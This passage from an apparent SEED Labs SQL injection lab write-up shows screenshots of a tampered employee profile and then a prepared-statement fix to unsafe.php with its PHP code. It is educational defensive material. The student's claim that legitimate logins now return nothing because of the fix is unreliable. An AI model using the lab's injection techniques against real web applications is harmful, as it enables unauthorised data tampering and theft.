


Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


The screenshot below illustrates the changes made to Boby's record in the database.



Boby's Profile Edit

NickName	asd
Email	asd
Address	asd
Phone Number	asd
Password	•••

Copyright © SEED LABs




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	asd
Email	asd
Address	asd
Phone Number	asd


Copyright © SEED LABs

Task 4: Countermeasure - Prepared Statement

Attempt logging in as Alice to ascertain if we can access the data.




Before making modifications to unsafe.php, we were able to retrieve user information.



Information returned from the database


- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **80000**
- Social Security Number: **10211002**

I updated the SQL query in unsafe.php by implementing a prepared statement, effectively fortifying it against SQL Injection attacks.



```
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential WHERE Name = ? and Password = ? ");

// Bind parameters to the query
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

// close the sql connection
$conn->close();
?>

root@4072a37defa5:/var/www/SQL_Injection/defense# _
```

After restarting the container, the changes will come into effect. However, I'm currently unable to retrieve data from the database due to the alterations in the code.



Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number: